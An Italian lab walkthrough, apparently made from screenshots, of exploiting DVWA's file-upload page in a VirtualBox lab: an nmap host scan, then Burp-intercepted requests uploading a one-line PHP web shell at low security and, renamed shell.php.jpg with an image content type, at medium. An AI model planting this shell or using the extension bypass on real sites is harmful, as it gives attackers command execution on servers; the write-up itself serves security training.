


# faccio una scansione della rete con nmap per vedere gli host attivi


faccio una scansione della rete con nmap per vedere gli host attivi

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.10.0/24  
  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 09:52 EST  
Nmap scan report for 192.168.10.40  
Host is up (0.00017s latency).  
MAC Address: 08:00:27:8E:9B:F8 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.168.10.10  
Host is up.  
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.34 seconds  
  
(kali㉿kali)-[~]  
$
```

scrivo la mia shell in php



apro il burpsuite per intercettare le richieste



vado nella pagina di upload e carico la mia shell

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2024.9.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn Match and replace Proxy settings

Intercept on Forward Drop Open browser

Time Type Direction Method URL

10:03:5... HT... → Request POST http://192.168.10.40/dvwa/vulnerabilities/upload/

**Request**

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.40
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.40
7 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundary1SRyTLsAk66gGVVX
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/
  signed-exchange;q=0.7
11 Referer:
  http://192.168.10.40/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=
  ffd53830eaea8ad308b1a899def0de9
14 Connection: keep-alive
15
16 -----WebKitFormBoundary1SRyTLsAk66gGVVX
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary1SRyTLsAk66gGVVX
21 Content-Disposition: form-data; name="uploaded";
  filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundary1SRyTLsAk66gGVVX
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundary1SRyTLsAk66gGVVX--
31
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 3

Request cookies 2

Request headers 13

Event log All issues Memory: 108.3MB

Damn Vulnerable Web A x

Not secure 192.168.10.40/dvwa/vulnerabilities/upload/

**DVWA**

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Choose an image to upload:

Choose File shell.php

Upload

**Vulnerability: File Upload**

More info

[http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin

Security Level: low

PHPIDS: disabled


View Source

Damn Vulnerable Web Application (DVWA) v1.0.7


vedo che il caricamento ha avuto successo

The image shows a dual-screen setup. On the left is the Burp Suite Community Edition v2024.9.4 interface. The 'Proxy' tab is active, showing 'Intercept is on' with a blue shield icon. The top menu includes Burp, Project, Intruder, Repeater, View, and Help. Below the menu are tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, and Comparer. The main area is currently empty. On the right is a web browser displaying the 'Damn Vulnerable Web Application (DVWA)' at the URL 192.168.10.40/dvwa/vulnerabilities/upload/#. The page title is 'Vulnerability: File Upload'. It features a sidebar with navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a section 'Choose an image to upload:' with a 'Choose File' button and a message 'No file chosen'. Below this is an 'Upload' button and a red confirmation message: '.../hackable/uploads/shell.php succesfully uploaded!'. There is also a 'More info' section with several links. At the bottom of the browser window, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.


allora provo a sfruttare la shell




do un comando ls tramite url e vedo che il sito risponde



allora provo ad umentare la difficulta



analizzando il codice riesco a capire che il livello medium si aspetta un file di tipo jpg  
con una dimensione abbastanza grande



procedo a rinominare la shell in php.jpg





kali-linux-2024.3-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Burp Suite Community Edition v2024.3.4 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Settings

Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Open browser

Type Direction Method URL

HT... → Request POST http://192.168.10.40/dvwa/vulnerabilities/upload/

**Request**

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.10.40
3 Content-Length: 431
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Origin: http://192.168.10.40
7 Content-Type: multipart/form-data;
  boundary=---WebKitFormBoundaryEams062cdFT1r7g7
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/130.0.6723.70 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
11 Referer:
  http://192.168.10.40/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=medium; PHPSESSID=
  ffe53830eaea8ad30b1a899def0de9
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryEams062cdFT1r7g7
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryEams062cdFT1r7g7
21 Content-Disposition: form-data; name="uploaded";
  filename="shell.php.jpg"
22 Content-Type: image/jpeg
23
24 <?php system($_REQUEST['cmd']); ?>
25
26 -----WebKitFormBoundaryEams062cdFT1r7g7
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryEams062cdFT1r7g7--
31
```

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 3

